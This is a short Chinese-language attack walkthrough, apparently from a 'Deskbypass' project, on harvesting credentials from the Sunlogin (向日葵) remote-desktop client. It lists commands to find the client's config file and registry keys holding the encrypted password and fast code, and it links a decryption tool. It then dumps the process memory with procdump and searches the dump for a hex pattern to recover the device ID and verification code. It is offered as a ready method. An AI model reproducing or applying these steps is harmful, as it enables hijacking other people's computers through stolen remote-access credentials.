C.2、向日葵安装版本

2023年9月22日 13:36

By:弱鸡
笔者微信：vivo50KFCKFC
项目地址：https://github.com/RuoJi6/Deskbypass
博客：https://vlog.taoyuan.cool/
工具链接：
链接：https://pan.baidu.com/s/1XdVkAJU_Q9rD0PMiSDZFKQ?pwd=zdpm
提取码：zdpm
--来自百度网盘超级会员V4的分享

1、config文件路径
C:\Program Files\Oray\SunLogin\SunloginClient\config.ini [默认路径]
如果不是就执行
搜索安装文件夹
dir /s /b /ad C:*SunloginClient*
dir /s /b /ad C:*SunloginClient* 2>nul

或者是下面这个[版本决定，我测试的版本两个都不行]
[12.5.2之前的某些版本可以写到了注册表中，所以可以使用注册表来进行查询]
[向日葵高于12.5.3.*就不行]
reg query HKEY_USERS\.DEFAULT\Software\Oray\SunLogin\SunloginClient\SunloginInfo


sunlogincode：判断用户是否登录状态
encry_pwd是加密密码
fastcode本机验证码[去掉开头字母]

解密工具[使用参考向日葵SOS]
https://github.com/wafinfo/Sunflower_get_Password

2、在内存种读取用户名和密码(百分百成功)
今日验证码/长期/单次验证码(如果对方修改了验证码，并且没有重新启动向日葵就会出现多个验证码，而且如果修改成单次验证码，下面方法就失效)

tasklist /v | findstr /i sunlogin 搜索向日葵进程

procdump.exe -accepteula -ma ID 导出内存文件(此操作敏感，这个文件本身是windows官方的)




使用010 Editor编辑器查看文件

搜索 636F6C6F725F65646974203E

会有很多，需要一个一个看

得到ID



得到验证码